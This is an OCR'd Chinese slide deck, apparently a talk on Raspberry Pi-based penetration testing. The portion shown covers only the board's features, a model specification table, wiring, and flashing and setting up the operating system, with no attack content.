威客众测
secwk.com

威风展现
聚客而行
众志成城
群测群力

MXi4oyu

新一代的恐怖袭击

基于树莓派的渗透测试

锦龙信安(威客众测平台)
高级安全工程师 ——MXi4oyu

什么是树莓派

Raspberry Pi(中文名为“树莓派”,简写为RPi，或者RasPi/RPi)是只有信用卡 大小的微型计算机。

树莓派之父:埃本·阿普顿(Eben Epton)

初心:能够在帮助小孩学习的同时，也能让他感受到在学习编程过程中的愉悦感。

树莓派的特点

(1)可编程、可拓展(可编程控制GPIO口，可接各种传感器模块等)

(2)可学习、可娱乐(集学习和娱乐于一身)


(3)携带方便(一张标准的信用卡大小)

(4)成本低(25美元)


主要版本

项目	A+型	B型	B+型	2代B型
SoC(系统级芯片)	Broadcom BCM2835（CPU，GPU DSP和SDRAM）			Broadcom BCM2836
CPU	ARM1176JZF-S核心(ARM11系列)700MHz 单核			ARM Cortex-A7 900MHz 4核
GPU(图形处理器)	Broadcom VideoCore IV, OpenGL ES 2.0, 1080p 30 h.264/MPEG-4 AVC 高清解码器			
内存	256MB	512MB		1GB
USB 2.0	1（支持USB hub扩展）	2（支持USB hub扩展）	4（支持USB hub扩展）	
视频输出	RCA视频接口输出（仅1代B型有此接口），支持PAL和NTSC制式，支持HDMI (1.3和1.4)，分辨率为640 x 350 至 1920 x 1200 支持PAL 和NTSC制式。			
音频输出	3.5mm 插孔， HDMI（高清晰度多音频/视频接口）			
SD卡接口	Micro SD卡接口	标准SD卡接口	Micro SD卡接口	
网络介入	没有（需通过USB）	10/100 以太网接口（RJ45接口）		
扩展接口	40	26	40	
额定功率	未知，但更低	700毫安（为3.5 W）	600毫安（为3.0 W）	1000毫安（为5.0 W）
电源输入	5v，通过MicroUSB或GPIO引脚			
总体尺寸	65 × 56 mm	85.60 × 53.98 mm	85 x 56 x 17 mm	
操作系统	Debian GNU/Linux 、Fedora、Arch Linux 、RISC OS 2代B型还支持Windows10和Snappy Ubuntu Core，官方会持续更新以支持更多操作系统，敬请期待！			


树莓派B



树莓派B+


博通BCM2835 + 512MB RAM（pop封装）
SMSC LAN9514
40PIN扩展接口
LED *2
USB2.0 *4
DSI接口
10/100M 以太网口
microUSB供电接口
HDMI
4极3.5mm音/视频接口
摄像头接口

树莓派接线图


SD读卡器
将操作系统写入SD卡中
1336744
图像延展
使用CSI接头
TFT触屏
使用DSI接头
HDMI-DVI-D适配器
1428271
微型USB电源
总线5V
HDMI电缆
1841275
HDMI/DVI
电视或显示器
SD卡
Class 2, 4, 6, 10* > 2
GB 1782313
LINUX操作系统
Debian挤键
Arch Linux
Fedora ARM
10/100以太网
连接Raspberry Pi
至因特网
GPIO
自定义
立体音响
3.5mm插座
3712242
联合测试
测试/调试
USB外围设备
鼠标/键盘/1826382
USB集线器
端口扩展 8704341
电视
旧电视混合视像

小试牛刀-准备工作

(1)树莓派B+
(2)HDMI连接线1根
(3)SD卡(至少4G)
(4)网线一根
(5)外接键盘
(6) Mini usb 数据线(输出电压5V，给树莓派供电)

小试牛刀-系统烧录


(1)下载系统镜像

http://www.raspberrypi.org/downloads


(2)使用**Win32Disk Imager** 进行镜像恢复

http://sourceforge.net/projects/win32diskimager/


(3)写入系统镜像




小试牛刀-基本设置



小试牛刀-基本配置



小试牛刀-登录系统

